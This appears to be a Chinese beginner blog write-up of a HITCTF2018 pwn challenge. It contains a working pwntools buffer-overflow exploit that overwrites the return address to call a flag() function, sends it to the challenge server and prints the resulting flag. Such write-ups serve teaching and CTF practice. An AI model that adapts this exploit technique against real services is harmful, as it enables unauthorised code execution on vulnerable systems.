Nepire的pwn入门学习之旅——（二）

原创

Nepire 于 2018-02-10 01:58:57 发布 786 收藏 1

分类专栏： pwn 文章标签： pwn 题解 ctf

本文链接：https://blog.csdn.net/Nepire/article/details/79302818

欢迎大家来到Nepire的pwn入门，本系列主要是通过CTF中pwn题的各种类型的解题过程来学习pwn相关的知识，让我们在pwn的世界沦陷吧呜喵~

> **这次我要讲的是HITCTF2018新生赛里的pwn50—stackoverflow，这是我最初做出来的几题pwn之一，算是很基础的pwn题,所以让我们开始学pwn吧~**


题目

> nc 111.230.132.82 40000
> kill it!
> http://120.27.220.172/challenges#stackoverflow

WriteUp


连上去发现是让我们输入Your Name，发现没什么需要在意的点

gdb查下StackOverflow开启了哪些防护



只开了NX和部分RELRO，没开canary

ida打开StackOverflow查看



lucky~这个一看就是利用vuln去执行flag函数得到flag，点进去查看vlun函数

```
1 int vuln()
2 {
3   char buf; // [sp+0h] [bp-28h]@1
4
5   puts("Welcome to pwn world!\nLeave your name:");
6   fflush(stdout);
7   read(0, &buf, 0x40u);
8   return puts("bye~");
9 }
```


能很明显的发现存在可以利用的栈溢出漏洞，可以利用的大小为24

查一下flag函数

```
1 int __cdecl flag(int a1, int a2)
2 {
3   if ( a1 != 0xDEADBEEF )
4     CheckFailed();
5   command = "cat flag";
6   if ( a2 != 0xC0FFEE )
7     CheckFailed();
8   return system(command);
9 }
```


开始构造exp

Nep_exp

```python
from pwn import *
nep=remote('111.230.132.82',40000)
a1=0xdeadbeef
a2=0xc0ffee
addr_flag=0x80485df
payload="a" * 0x2c + p32(addr_flag) + p32(0x0804862D) + p32(a1) + p32(a2)
nep.recvuntil('Welcome to pwn world!\nLeave your name:')
nep.sendline(payload)
nep.interactive()
```

完成，发送查看结果

```
root@kali:~# python ctf/exp.py
[+] Opening connection to 111.230.132.82 on port 40000: Done
[*] Switching to interactive mode

bye~
HITCTF{it_i5_ju5t_4_pi3c3_0f_cake}
```


get flag~

> 这里是，一个在学习pwn的路上不断翻滚的萌新 如果文章有什么错误的，欢迎各位dalao在下面评论回复。

————Nepire